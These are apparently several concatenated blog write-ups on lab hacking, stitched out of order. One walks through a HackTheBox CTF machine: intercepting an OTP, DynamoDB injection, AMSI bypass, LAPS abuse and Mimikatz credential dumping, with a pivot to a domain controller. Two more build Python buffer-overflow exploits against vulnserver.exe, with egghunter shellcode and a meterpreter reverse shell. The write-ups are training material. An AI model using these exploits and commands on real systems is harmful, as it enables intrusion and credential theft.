AWS CLI
With the AWS CLI setup with the appropriate secrets, we need to investigate the services being used by the application: S3 and SNS. Unfortunately, our secrets don’t appear to have permission to enumerate S3 buckets, so I moved on to SNS.
After some trial and error, the command below enumerates the available topics in SNS (Simple Notification Service) within AWS. --endpoint-url needs to specify the HTB host as it is running a local instance of the AWS services. I just added the IP of the device to my /etc/hosts file and pointed it to cloud.htb in this case to match the endpoint seen in the Python scripts.
Reading through the documentation, we can subscribe to the topic using the command below and specifying the HTTP protocol along with our attacking IP. This way, whenever a notification is sent it will come over port 80 to our machine. We can monitor for this connection with netcat on port 80 and see any requests that come in.
If we have netcat listening when this subscription is submitted, we get a confirmation message from the server for the new subscription.
$ nc -lvnp 80

listening on [any] 80 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.186.201] 38974
POST / HTTP/1.1
Host: 10.10.14.2
User-Agent: Amazon Simple Notification Service Agent
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: text/plain
x-amz-sns-message-type: SubscriptionConfirmation
x-amz-sns-topic-arn: arn:aws:sns:us-east-2:000000000000:otp
x-amz-sns-subscription-arn: arn:aws:sns:us-east-2:000000000000:otp:9a21091c-7dcc-4349-9146-609d063997ee
Content-Length: 831

{"Type": "SubscriptionConfirmation", "MessageId": "cbda25dd-1fcf-4c08-8b0a-555d6ecc4d3f", "TopicArn": "arn:aws:sns:us-east-2:000000000000:otp", "Message": "You have chosen to subscribe to the topic arn:aws:sns:us-east-2:000000000000:otp.\nTo confirm the subscription, visit the SubscribeURL included in this message.", "Timestamp": "2022-07-18T18:35:11.625Z", "SignatureVersion": "1", "Signature": "EXAMPLEpH+..", "SigningCertURL": "https://sns.us-east-1.amazonaws.com/SimpleNotificationService-0000000000000000000000.pem", "SubscribeURL": "http://localhost:4566/?Action=ConfirmSubscription&TopicArn=arn:aws:sns:us-east-2:000000000000:otp&Token=c348e025", "Token": "c348e025", "UnsubscribeURL": "http://localhost:4566/?Action=Unsubscribe&SubscriptionArn=arn:aws:sns:us-east-2:000000000000:otp:9a21091c-7dcc-4349-9146-609d063997ee"}
Now, when logging into the web app with marcus’ credentials and we have netcat running on port 80, a successful login on the web app sends the notification below, which includes an OTP in the section I have isolated.
Using this number for the OTP prompt allows us to successfully login to the website.
The website itself appears to be a marketplace for access to various companies, but the cart functionality doesn’t seem to be fully functional.
DynamoDB Injection
At the bottom of the page is a link to a search page for more exploits.
Visiting this page gives a pretty generic search box and results message when entering regular text.
However, based on the script found earlier in SVN, it appears the website is using a DynamoDB database, which is a proprietary NoSQL database service used by Amazon.
After some fuzzing on the search parameter, a few characters cause a different result to be displayed. Below shows the result when the string zzzzz” is entered, displaying a JSONDecodeError and the query being sent to the database. A few Google searches on this error and the variables being used in the query confirms the search is most likely connected to a DynamoDB instance that our input is being directly passed to.
After some research on DynamoDB injections, I found this article discussing ways to exploit them and how they work. The important part is quoted below:
With String attributes, comparison gets tricky, as comparison depends on the ASCII lexical ordering of strings, therefore, if you compare string values against another string with lower lexical ordering like * or a string with whitespace its likely to be always greater than or less than the queried string.
I also found this useful website showing the ASCII sort order, with the first character being a space.
This effectively means if we can inject a string comparison against something like a whitespace character then it will function the same as the usual “OR 1=1” used in other common SQL injections and return every item from the database. With some trial and error, our full query eventually ends up looking like the json data below when expanded. This takes the original query seen in the error message and adds a second portion where we are doing a second comparison using greater than (GT) against the space character. This will result in a true response for every other ASCII character, essentially returning everything.
When compressed to one line and the rest of the query removed (including the final "}]}} added by the server), we get the payload below (there is a space at the end, though it’s not easy to see).
When this payload is submitted, the injection appears to be successful as the results include everything in the database. In this case, this is a list of servers, usernames, passwords, and shell locations.
The list of usernames/passwords can be taken and tried against the SSH service that was seen listening on the server initially. Eventually, we discover the credentials for Mario are valid and allow us to log in.
The flag.txt can be found in mario’s home directory.
The Commercial machine was a challenge included in the HackTheBox Business CTF 2022 over the weekend and was rated as hard difficulty. The only information provided was the IP of the initial machine and the description below.
We have identified a dark net market by indexing the web and searching for favicons that belong to similar marketplaces. You are tasked with breaking into this marketplace and taking it down.
Initial Nmap Scan
The initial nmap scan below shows 4 ports open out of the top 1000 automatically scanned. The banners tell us it is a Windows machine (though with OpenSSH running), but the services available are an odd combination either way. The SSL cert information identified for the HTTPS service leaks the hostname of the box/IP/domain as commercial.htb.
$ sudo nmap -sC -sV 10.129.227.235 -v

Nmap scan report for commercial.htb (10.129.227.235)                                                                                                                                                                          [6/1341]
Host is up (0.084s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 ee:69:a0:e8:d7:43:6a:40:99:c6:16:0c:43:d3:d0:df (RSA)
|   256 73:95:19:f7:ac:36:3c:f9:78:6b:27:c6:b9:cb:c2:83 (ECDSA)
|_  256 ec:2c:11:ab:ba:5e:30:4e:6d:b9:65:6b:ad:6d:39:e4 (ED25519)
135/tcp open  msrpc      Microsoft Windows RPC
443/tcp open  ssl/http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
| tls-alpn:
|_  http/1.1
|_ssl-date: 2022-07-18T19:02:38+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=commercial.htb
| Subject Alternative Name: DNS:commercial.htb
| Issuer: commonName=commercial.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-07-10T21:15:25
| Not valid after:  2023-07-10T21:35:25
| MD5:   6aac 8f67 aa3e b943 6e94 987b ee75 ff91
|_SHA-1: c6fc 3014 4e1d d2d4 78c8 09e3 2c94 96b4 80c2 e2dd
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Monkey Store
|_http-favicon: Unknown favicon MD5: 0715D95B164104D2406FE35DC990AFDA
593/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
User Flag
HTTPS
Visiting the IP in the browser returns an SSL error as the certificate appears to be for commercial.htb instead of the specific IP.
However, when accepting the risk and continuing we’re presented with a 404 error that the page cannot be found. This appears to be due to the server expecting the name commercial.htb specifically rather than the IP address. After updating my /etc/hosts file to point the IP to commercial.htb and reloading the page, it loads successfully and we’re given the home page for “Monkey Store”.
The message below is included on the page mentioning that all links were taken down previously and some functionality is still down. This is confirmed when clicking around the home/market pages where nothing seems to be interactive and there is no way to add items to a cart or login (though I haven’t brute-forced directories/page at this point).
Update 15-07-2022:

We are back up and running. The old link was unfortunately
seized and taken down by ??????. Parts of this website are
still under development. Registrations are currently down.
Only our most trusted vendors and customers can access the
store. The issue will be resolved very soon. A lot of exit
nodes are being taken down by ??????. Be vigilant.
~ MB

Update 16-03-2020:

Error........We are deleting all of the available listings.
Not for ever.  Until it is safe for our vendors and buyers.
It is very vital that you stay away from this market place.
Going away for some time. They are close. Hide your tracks.
Most of our servers have been taken down. This is the last.
Above all do not access the City Market. It is compromised.
~ MB
Normally, I would move on to attempting to brute force directories with gobuster or investigating the web app further, but in this case I noticed a considerable amount of files being loaded in the Firefox DevTools whenever a page was requested. The vast majority appear to be initiated by the file blazor.webassembly.js. Blazor itself is a C# framework that is used to build interactive web apps with .NET.
In my research, I found this video below that discusses how Blazor WebAssembly applications can be exploited if the project’s DLLs are visible when the application loads (as seen above). As we can see the list of DLLs loaded by the app, we can download any of them individually and inspect them with an application like DNSpy or ILSpy that will allow the .NET code to be decompiled. Many of the DLLs appear to be related to Microsoft packages, but “Commercial.Client.dll” and “Commercial.Shared.dll” appear to be associated with the specific project, so those are our first target.
Decompiling Blazor DLLs
I downloaded both files mentioned above and opened then in the DNSpy application which, as seen below, was able to successfully open them. I began with “Commercial.Shared.dll” for no particular reason, but it ended up being the more interesting file either way.
Drilling down into the runspace and functions of the application reveals hardcoded credentials for the user Timothy.Price that appears to be used in a SQL connection string included for the application to function.
Using these credentials against the SSH service that was identified in the initial scan successfully logs us in as timothy.price and shows us the hostname of this machine is CMF-WKS001.
The user.txt flag can then be found on this user’s desktop.
Privilege Escalation to Richard.Cartwright
Before moving any further, I ran ipconfig to get an idea of our network interfaces and the only active one we’re shown is for the IP 172.16.22.2, which means there is a NAT involved somewhere that routes the 10.x.x.x address we originally used to this host.
Event Log Reader Group
Checking the user’s permissions shows he is a member of the “Event Log Readers” group, which is non-standard that allows the group members read access to any event log.
Initial checks using PowerShell show there are 7 different logs we can read, though only 3 appear to have data available. Windows PowerShell specifically sounds interesting as a first place to check.
From here, I used the command below to enumerate the PowerShell logs, which was a little tedious as it retrieves every log in this category, but one stood out eventually when scrolling through as including a base64-encoded command.
Get-EventLog -LogName "Windows PowerShell"
This encoded PowerShell commands decodes into the command below, which includes credentials for the user richard.cartwright.
Moving back to SSH again, we’re able to successfully log in as richard.cartwright with these new credentials.
2nd Privilege Escalation to Local Admin
Unfortunately, Richard doesn’t seem to have anything very interesting in his home directory. Checking this user’s permissions, we can see he is a member of a custom domain group named “IT_Staff”.
At this point, Bloodhound could be run to gather domain information and plot out the same attack path I’m going to use, but I had some trouble with my SSH session not running Bloodhound correctly in PowerShell and the executable being detected by Windows Defender. I didn’t feel like putting a lot of effort into obfuscating the script past changing function names, so I moved on to using PowerView instead for domain recon. Below I’m retrieving the script from my machine and running the Get-Domain command to confirm the script was loaded correctly.
NOTE: Before I load any script into a PowerShell session I am running an AMSI bypass to ensure the scripts function correctly without Defender/AMSI stopping them. There are various bypasses found around the internet with a good collection at https://amsi.fail/, though several at this site are detected as malicious nowadays if used as is.
Using powerview to investigate the “IT_Staff” group, we can see Richard is the only member.
This doesn’t necessarily give us much more information on what the group can do so I ran the script PrivEscCheck.ps1 to perform a variety of checks for local misconfigurations that would allow us to elevate privileges locally, if not in the domain. This script performs many of the same checks as tools like SeatBelt and PowerUp.
Invoke-PrivescCheck -Report check -Force html -Extended
The command above outputs the results to an HTML file that can be downloaded from the machine for easier reference, but I noticed during the execution that one check showed LAPS (Local Administrator Password Solution) was enabled on this machine.
With LAPS enabled, we can use the LAPSToolkit to help identify which groups/users potentially have access to read the LAPS password.
As seen in the image above, the IT_Staff group we are a member of happens to have permission to read the LAPS passwords. The same LAPSToolkit script can then be used to retrieve any LAPS passwords set for machines in the domain. This gives us the administrator password for the CMF-WKS001 machine, which is what we’re currently working on. This also shows us there are two other computers in the commercial.htb domain, one of which appears to be the domain controller.
Taking this password and going back to SSH one more time shows the credentials are valid and allow us to log in as the local administrator of the machine.
Accessing the Domain Controller
Though there are multiple users and home directories on the machine, there is no root flag to be found. In this case, given there are multiple machines in the domain, the root flag is likely on the domain controller seen earlier in our enumeration. I used Metasploit to help make post-exploitation easier and opted for the multi/script/web_delivery module to deliver the initial payload through a PowerShell command using the configuration below.
After it is run, this module starts a web server and produces a PowerShell command to be run on the target that will call back and retrieve the stager for the meterpreter payload. Running this command in our SSH session as the local administrator successfully gives us a new session in Metasploit.
As we’re the local administrator, we should have the appropriate access to dump credentials from the device. hashdump can be used to dump the local SAM database, but we want to gather domain credentials as well so I chose the kiwi module which includes functionality from Mimikatz. The commands below will elevate our session from administrator to SYSTEM and then load the kiwi module.
# Elevate admin session to NT Authority\SYSTEM.  This may fail due to AV detection
meterpreter > getsystem
# Load the kiwi module for dumping credentials
meterpreter > load kiwi
Finally, the creds_all command can be used to dump all available credentials from the device, domain and otherwise. As seen below, this includes the hash for the Administrator account for the commercial.htb domain, which is by default a domain admin.
Now that we have a domain admin’s NTLM hash, we could potentially use it to access the domain controller identified earlier. The problem is the DC is not reachable from our “public” IP, only from the internal subnet the workstation is on. There are several ways to solve this, but I chose to continue with Metasploit and use its routing/proxy functionality to tunnel traffic from my system through the active meterpreter session.
# Add a route in metasploit to direct any traffic to the 172.16.22.0/24 subnet through the active session
route add 172.16.22.0/24 <session ID>

# Start the socks_proxy module to allow proxychains to redirect traffic to the session
use auxiliary/server/socks_proxy
run -j
With the route and proxy running in Metasploit, proxychains can be used to route the traffic of normal Linux tools through the current meterpreter session. The configuration file at /etc/proxychains.conf (or /etc/proxychains4.conf) may need to be modified to match the port used in the socks_proxy module, but mine are both currently using port 1080.
By prepending proxychains to the impacket-wmiexec command below, the traffic will be sent through the metasploit session and to the domain controller successfully. As we are able to reach the domain controller and have valid credentials for the domain administrator account, this provides us with a semi-interactive shell on CMD-SRVDC01.
NOTE: Other impacket tools like psexec or smbexec could also be used for this step, but I’ve found them more likely to be detected and stopped by AV.
Using this shell to navigate to the administrator’s desktop finds the root.txt file and the 2nd flag.
In this post I’m going to be working through a different command in vulnserver.exe, the KSTET command. I won’t go into quite as much detail on some things that I explained in the TRUN posts, but I’m still going to start with reverse engineering to get an idea of what we can expect from this command.
The KSTET command involves a basic EIP overwrite, but with limited space for our buffer afterward, which means we’ll need to manipulate where the stack pointer (ESP) points to and use an egghunter to find our final shellcode.
Reverse Engineering the KSTET command
Similar to the TRUN command, we can follow the program’s execution until finding a compare for the “KSTET” command.
Following the flow on a successful compare takes us to what looks like a larger, final block with several things going on.
I’ll break the function calls into chunks so it will make more sense.
malloc() is called after passing a size parameter of 0x64 (100), allocating 100 bytes of memory and returning the address it uses as EAX. That address is then copied into the “ebp+Destination” variable seen in the image.
strncpy() uses this destination address and a size of 0x64 as well to copy what appears to be our command string into the newly allocated buffer, up to 100 bytes.
memset() is then used to set 0x1000 (4096) bytes of memory to zero, but at a different address than our previous destination.
The same address from ebp+Destination is then passed as a parameter to “Function2”, which is just another wrapper function for strcpy as seen below.
This should mean that there has only been 100 bytes of memory allocated to our buffer at the destination address passed to strcpy and, as strcpy doesn’t check the length of source buffer used, should allow us to copy more than that 100 bytes if our command buffer is long enough.
Overwriting EIP and finding the offset
For our exploit, I’m going to start with the script skeleton below that is similar to what we used for TRUN that sends the command KSTET with 1000 As.
After running the script and sending our payload we can see the program successfully crashes and overwrites EIP with four As from our buffer. However, it also looks like we only have 20 more As after the four that overwrote EIP which are not nearly enough to put shellcode into.
We need to find out what the offset is for the As causing the crash into our buffer, so we can use msf-pattern_create to generate a pattern for checking this. I used it with a length of 1000 as that is the number of As I initially send in the script.
The pattern string is then inserted into our script below.
Running the script one more time shows we get another crash, but this time at a section of our pattern string.
We can then use msf-pattern_offset to locate how far into our pattern these characters were found. In this case, it looks like the pattern starts at an offset of 70.
Our script can then be updated to match this pattern and attempt to overwrite EIP with 4 Bs to confirm we have the correct offset. I also include Cs after the four Bs up to the total size we initially started with (1000) to ensure the buffer we send is always the same size.
We can run the script again and confirm we successfully overwrite EIP at the crash with four Bs, confirming we have the correct offset. However, we still see that only 20 more bytes of our buffer are being written to the stack after those causing the crash.
Moving execution to our buffer
Before we address the space limitations, let’s find a JMP ESP instruction we can use to move execution to the rest of our buffer after the crash. We can use the msf-nasm_shell tool in Kali Linux to input the instruction we want (JMP ESP) and see what the bytes are for it. In this case we can see we want to search for the bytes “FFE4”.
The image below has several things happening in it, so I’ll explain each piece.
First, I load the narly WinDbg extension with the command .load narly after copying it’s DLL to the appropriate folder for your installation. My is in the “C:\Program Files\Windows Kits\10\Debuggers\x86\winext” folder, but that may vary.
Second, the !nmod command lists all loaded modules for the current application and the security protections currently applied to them. From this list we can see every module except for vulnserver.exe and essfunc.dll have ASLR applied, which means their memory addresses could change between application runs/machine restarts. For this reason, I chose the essfunc.dll module to search for our JMP ESP instructions because without ASLR its memory addresses should stay the same between application runs.
Finally, I used the module memory addresses for essfunc.dll in the search command s -b MODULE_BASE MODULE_END FF E4 to search that memory space for our JMP ESP instructions.
As we can see above, this produces multiple results for this pattern of bytes, but we can confirm they contain the correct instructions by disassembling that address with u MEMORY_ADDRESS. As seen in the next image, this confirms the first address does contain a JMP ESP instruction.
With this confirmed, we can replace the four Bs in our script with this memory address to have EIP be overwritten by the JMP ESP instruction, which will be executed when the application would normally have crashed and will instead jump execution to ESP containing the rest of our buffer. I use the struct.pack() function in the script to ensure our memory address is sent correctly using the little-endian format expected by Windows operating systems.
After restarting the application, 1) I set a break point on our JMP ESP memory address (0x625011af) to verify the application successfully reaches it as expected. When running the script again we see 2) the breakpoint is successfully hit and the next instruction will jump execution to the location at ESP. Finally, 3) we see our buffer is now set to be executed after taking the JMP ESP.
Dealing with space limitations after overwriting EIP
However, now we will need to deal with space limitations mentioned earlier as we only have 20 bytes of space to work with after execution jumps back to ESP. We can use something called an “egghunter” to search the target machine’s memory space for a user-defined pattern of bytes and jump to it if found. Using this method we could send our shellcode payload (prepended with the egg to find) through a different vulnserver command and use an egghunter to locate and jump to it, but our currently available 20 bytes is not even enough for this method.
We can work around this by using our limited space to move ESP back to the beginning of our buffer where we have a little more room to work with. To do this we:
Use the command ‘dd esp-0n70‘ to view memory 70 bytes before our current ESP value, which in this case still contains the As from our buffer.
Use the 'a' command to manually enter an instruction to replace our current one. In this case we want to jump to the memory address seen at ESP-70, which creates the instruction “jmp 0x00fef992”. After entering this command we just press enter again on a blank line to submit the change.
We can use ‘r‘ to see our current command has been changed to the instruction we entered and the bytes for this instruction appear to be “ebb8”. It’s important to note that even though we entered a specific memory address in our instruction, the application does not. It instead uses what’s called a “short jump” that allows jumping to an instruction up to +/- 127 bytes from the current address. This is where the byte pattern comes from, with EB indicating a short jump and the next two bytes indicating how far to jump.
With this in mind, we update our script one more time to include the short jump. The order of bytes has been switched as the instructions are read from right to left (0xb8eb) and NOPs (0x90) added as padding to get to 4 total bytes.
We restart the application again, set another breakpoint at the JMP ESP instruction, and run the updated script. It shows we successfully jump to ESP, which then contains an instruction to jump to a specific memory address that appears to contain one of our As.
Looking at the disassembly window in WinDbg shows our execution has moved backward to nearly the very beginning of our buffer of As. Nice! Now we have more space to place an egghunter.
Identifying bad characters
Similar to in the TRUN exploit, we need to identify any bad characters for our buffer before attempting to send an actual payload. Given the limited space available, we have to take an iterative approach and send a chunk of characters at a time rather than all 255, but we’re excluding 0x00 already as we already know that was a bad character from our previous exploit. The updated script below shows how we can do this. We have the entire list of bad characters and insert the array at the beginning of our buffer, but comment out all but 2-3 lines at a time to stay within the number of bytes available in the buffer.
Running the script using this format still hits our breakpoint on JMP ESP, after which we can inspect the bytes at the beginning of our buffer. We can inspect the bytes in order using the db command and see that the first two lines of characters all seem to have made it unchanged.
I won’t show each iteration as it is the same process of commenting lines already checked and uncommenting the next, but there were no more bad characters found from the list leaving the NULL byte (0x00) as the only one.
Generating and using an egghunter
Now, to the more interesting part of creating an egghunter. In addition to the code I’ll mention below, I also added this section to our script to send another buffer that will contain the egg we’re searching for and a placeholder for where our shellcode will go later. I use the TRUN command, but the command we use to send the buffer doesn’t necessarily matter as long as it will allow several hundred bytes to be sent as our main goal is just to get the buffer saved in memory somewhere for the egghunter to then find later.
    ###
    # Send initial payload with egg and shellcode placeholder
    ###
    command = b"TRUN "

    inputBuffer = b"w00tw00t"
    inputBuffer += b"\x44" * 200

    buf = command + inputBuffer

    print(f"[+] Sending shellcode buffer with egg through command {command.decode()}...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(buf)
I was going to use msf-egghunter with the command below, but for whatever reason it does not seem to be working for me.
-b = List of bad characters to avoid using
-e = The egg to use. We will include the egg twice (w00tw00t) at the beginning of our payload for this egghunter to successfully find it.\
-f = The format the output should be printed in
If I were to insert the egghunter code into our existing script (using the egghunter varaible instead of buf) it would look like this. I also added 10 NOPs at the beginning for padding just in case our jump back isn’t aligned perfectly.
Running the application and stepping through the instructions after hitting our breakpoint shows what the egghunter looks like on disk. This image also shows where I have set a breakpoint at 0x0141f9b6, which is the final JMP EDI instruction that will be taken when the egg is located.
However, for whatever reason when using the egghunter from msf-egghunter, the code never reaches this instruction and appears to get stuck in an infinite loop trying to find the egg. This can also bee seen in the task manager where vulnserver.exe goes up to and stays around 50% CPU utilization, which is extremely high for such a simple program.
As an alternative, I’m going to use a semi-custom egghunter that I learned how to make as part of the OSED course from OffSec. There’s also a public github repo with a script another student has made to make it easier to generate the shellcode needed for this type of egghunter, but that also provides some more details on what it is doing. I won’t go into detail about how it works as that is beyong the scope of this post, but it essentially abuses the NtAccessCheckAndAuditAlarm Windows API function to determine whether we can view a specific page of memory or not. If we can view it, it then iterates over the page attempting to find a match to the given egg until it either finds a match of two eggs in a row or it finishes checking every available page of memory.
After using this script and telling it to create an egghunter for the egg “w00t”, we’re given the code below. I have also added some NOPs (0x90) to the beginning of it just in case our math is off around how far to jump back.
    egghunter = (b"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"      # NOP Sled leading to egghunter
                 b"\x66\x81\xca\xff\x0f\x42\x52\xb8\x3a\xfe"      # Syscall method
                 b"\xff\xff\xf7\xd8\xcd\x2e\x3c\x05\x5a\x74"      # Current egg: w00tw00t
                 b"\xeb\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75"
                 b"\xe6\xaf\x75\xe3\xff\xe7")
Now, if we run the script again, step through several instructions after our first breakpoint, and then set a new breakpoint at the final JMP EDI instruction of the egghunter, we see a different result.
Looking at the image above, we can see we successfully hit the 2nd breakpoint for the JMP EDI instruction and the address it is going to jump to contains Ds in our second buffer sent with the egg. Contiuing execution shows it does successfully jump to our placeholder Ds.
NOTE: The JMP address is different in the next image as I had to stop for a bit and restarted the application.
At this point all we have to do is generate shellcode and replace our placeholder Ds with it. For this case I used the command below for msfvenom to generate our shellcode for a meterpreter shell.
-p – specifies the type of payload, in this case a 32-bit meterpreter shell over HTTP
LHOST – The IP I want to connect back to
LPORT – The port to connect back to
-f – The format I want the shellcode output in
-v – The name of the variable in the printed output
-b – Bad characters to avoid including in the payload
-e – The type of encoding to use to avoid using bad characters
We can now take this shellcode and put it into our script immediately following the egg. I also added 20 NOPs (\x90) instructions to the beginning of the shellcode as the encoded msfvenom payload needs around 20 bytes of space available to overwrite while decoding the shellcode.
This launches the app and we can see it successfully starts a handler on port 443.
Finally, we can run the script one more time (this time without attaching the debugger) and see it successfully connects back to our listener in metasploit, giving us a reverse shell. Success!
This finishes the walkthrough on how to exploit a second command in vulnserver.exe, but there are a variety of others available for anyone interested. I’m going to end it here for now, but the KSTET command provides a good example of how egghunters can be used when there is only limited space available in an exploit.
This post is a continuation of my last post , so if you haven’t seen that one it might be useful to glance over it to get an idea of what is going on.
A word about DEP and ASLR
The vulnserver.exe binary is not compiled with DEP (Data Execution Prevention) or ASLR (Address Space Layout Randomization) by default, but we could force those protections for the specific file if needed through Defender’s configuration. However, in this case the gadgets available from vulnserver.exe and essfunc.dll are severely limited to the point where I don’t believe we’d be able to make a complete ROP chain using only those. I may come back to this at a later point and use another module for gadgets, but for now I’ll just work through the protection-free version of the program.
Anyway, back to investigating the TRUN command.
Exploit skeleton for TRUN
For the next few sections I’ll be using the code skeleton below to send a payload to the application. At the moment it simply sends a payload in the format “TRUN AAAAAAAAAA” with the number of A’s defined by the size variable (currently 1000). We’ll modify this later once we have a better idea of what format we need the buffer to be in in order to reach a section of vulnerable code.
#!/usr/bin/env python3
import socket
import sys
from struct import pack

try:
	server = sys.argv[1]
	port = 9999
	size = 1000

	command = b"TRUN"

	inputBuffer = command + b" "
	inputBuffer += b"\x41" * size

	buf = inputBuffer

	print(f"Sending evil buffer with command {command.decode()} and length {str(size)}...")
	s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	s.connect((server, port))
	s.send(buf)
	s.close()

	print("Done!")

except socket.error:
	print("Could not connect!")
Investigating the TRUN command
If we go back to the dissassembled application in IDA, we can follow the initial chain of string compares until we find one that looks for the string “TRUN “. In this case, the application checks HELP, STATS, RTIME, LTIME, and SRUN before finally checking for TRUN below.
If this comparison returns true, indicating our command beings with “TRUN “, then execution moves to the next block where some more interesting actions are performed. The application appears to allocate space with malloc for 0xBB8 (3000) bytes of memory and then set all 3000 bytes to zero using memset.
After this, flow moves on to a few more checks against the user’s input. I covered one code block below in blue to avoid confusion as it is only used with another command, but appears right next to what we want to look at.
The first CMP instruction above compares EBP+len to EAX (or the value of EBP+var_418), which was set to 5 immediately after the call to memset. We can see the compared values by stepping to the instructions in WinDbg, which shows 5 is compared to 1000.
This will return with EAX being less than 1000, thus not taking the next JGE (Jump greater than or equal) instruction. The next block we move into has another compare, but this time comparing a specific value (0x2e) against one of the bytes in the command buffer we sent. If we inspect this call in WinDbg we can see the byte it is checking is currently set to 0x41, which is the hex representation of a capital A. The code block seen previously in IDA also adds a value to eax before this compare. The value added in this case is 5 as we’ve already seen, which means if we look at EAX-5 we should be able to see where the buffer started.
As seen above, when we inspect EAX-5 for an ASCII string we get the entire command buffer we sent through the Python script, beginning with TRUN, a space, and followed by a number of A’s. This means that what the compare instruction is checking is the very first byte in our string of A’s (because TRUN + a space = 5 bytes). If the first byte equals 0x2e then execution will continue to another block where several more functions are called, including strncpy and strcopy. However, if the byte is not equal then the program enters a loop where it iterates through every byte in the user-provided buffer until it either finds a byte equal to 0x2e or the total length reaches 0x1000. The image below may be a little confusing with the arrows, but it shows how this process works in the disassembled code within IDA.
The important part of this is that we need to have the byte 0x2e somewhere in our buffer to be able to move on to the next relevant code block. For the easiest method, I’m going to make the very first byte after the command name 0x2e, as in the modified script below. The payload will now contain “TRUN ” + “0x2e” + the number of A’s specified.
After this change I will restart the application (or just continue execution) within WinDbg and set a breakpoint on the memory address of the compare statement seen in IDA, which in this case is 0x00401D4C. This can be done using the command ‘bp <MEMORY ADDRESS>‘ or ‘bp 00401D4C‘ for this case. Re-running the script now successfully gets to the same compare statement, but the image below shows the byte being inspected first is equal to 0x2e and will cause this compare to set the zero flag (because the bytes are equal).
This causes the JNZ (jump is not zero) instruction immediately after the compare to not be taken this time and move execution to the next code block further down the line. Following the flow to the next block reveals a section with a call to strncpy using a size of 0xBB8 (3000) as seen before, but also a call to a new function we haven’t seen yet generically named “Function3”.
The function strncpy is usually not vulnerable to overflows unless the size parameter is under our control, which is not true in this case as it is hardcoded to be 3000. Another potential vector would be if the destination address, seen below as the first parameter passed to strncpy, is on the stack and very close to either a return address or the end of the stack and unallocated memory. In this case, as seen in the image below, this address is in the heap, which won’t be useful for us.
Abusing strcpy function
Stepping over this instruction just allows our buffer to be copied from its original location (also on the heap) to the new address mentioned above. What’s more interesting is what happens in the “Function3” function seen immediately after strncpy. Double-clicking on that function in IDA takes us to its code block and shows that it just seems to be a wrapper for calling the strcpy function. This is very interesting because strcpy is a well-known vulnerable function due to how it copies the entirety of one string buffer into another, regardless of whether enough memory was allocated for the new string.
If I continue execution in WinDbg to the strcpy call and inspect the two arguments it will be using (destination address and source address) we can see that the destination appears to be on the stack. This doesn’t always mean we’ll be able to cause a stack overflow, so we need to look closer at the destination buffer. An ideal situation will allow us to copy our buffer far enough into the stack to overwrite the return addresses that have been written by functions called earlier in the program. If this occurs, when the function eventually exits it will try to set EIP (the current instruction pointer) to where the return address was stored on the stack initially, but if we overwrite this section of memory we may be able to make the program return to an address specified by us.
The size of our current payload is around 1006 bytes, but can potentially be larger. After some trial and error on the size to add to the destination address, we eventually reach memory space that has not been zeroed out and still contains potentially needed information, such as return addresses. The image below shows this after around 1176 bytes in the destination buffer being used by strcpy.
I attempted to continue execution from this point to see if we cause a crash with our current payload, but the program continues running normally. Next I’ll adjust the size of our payload to see if we can affect the execution, but I removed my current breakpoints with ‘bc *‘ and set a new one at the strcpy call using ‘bp 00401821‘.
Identifying the size needed to cause a crash
There are two ways to perform the next step of locating how large the buffer needs to be to cause a crash: reverse engineering and fuzzing. I’ll walk through the fuzzing method first and then show how the same information can be found through reverse engineering.
Method #1 – Fuzzing
The fuzzing stage could be semi-automated using a scripted fuzzer to identify the correct length required to cause a crash, but I’m just going to incrementally increase the size variable in my Python script by 1000 each time. We know the max length that will be checked in this code path is 0x1000 (4096), so if we can cause a crash it should happen with a size smaller than that.
After a few iterations, a size of 3000 successfully crashes the application and we gain control of EIP due to our buffer overwriting return addresses on the stack. In the image below we can see that EIP was successfully overwritten with part of our payload of A’s (0x41 in hex) and inspecting the current section of the stack at ESP shows we have overwritten quite a bit more around it.
Now that we know we can cause a crash, we need to identify the exact offset in our buffer that is overwriting EIP. We can do that several ways, but the most common is to use a unique string, such as what is created by the ‘msf-pattern_create‘ tool in Kali Linux. Running it and providing the length of the string we want generates the string below, which can be inserted into our script in place of the 3000 A’s sent previously.
Restarting the application and running the script one more time crashes the application again, but this time EIP has been overwritten with a portion of the string we included.
We can then take the value in EIP and use another tool in Kali Linux called ‘msf-pattern_offset‘, provide it with both the length of the string and the value we want to find the offset for, and it will identify how far into the string this portion of it appears.
With the offset identified, we should be able to place any value we want into EIP at the time of the crash. The script is modified once more to the code below which will send the normal payload of “TRUN AAAAA…”, but only up to the 2006th A character. At that point it will add 4 B’s (0x42) and fill up the rest of the 3000 character buffer with C’s (0x43).
This should result in EIP at the time of the crash being 0x42424242, which we can see in the image below that it worked correctly.
Method #2 – Reverse Engineering
In order to determine how far into the buffer our important overwrite would be we need to look at the function call stack in WinDbg. I can do that using the k command, as seen below.
This displays the functions called so far in the application with the first column being the memory address where the RET call will return execution to, but an entry is removed from the list RET instruction is reached in a function. In the stack above we can see 5 functions that are still “In-use”, which means we haven’t reached the RET instruction for them yet. What’s more interesting is that these return addresses appear to be stored on the stack at addressess not too far away from the destination address used by strcpy.
If we take the return address for the function on top of the call stack and get the next address at its location we should have where the function will return to. This is because the actual return address is the instruction to “call functionX”, but we want to come back to the instruction immediately after that, thus adding 4 bytes to the address seen.
NOTE: The addresses seen may differ from previous images due to different runs of the application and the stack being allocated to different memory locations each time.
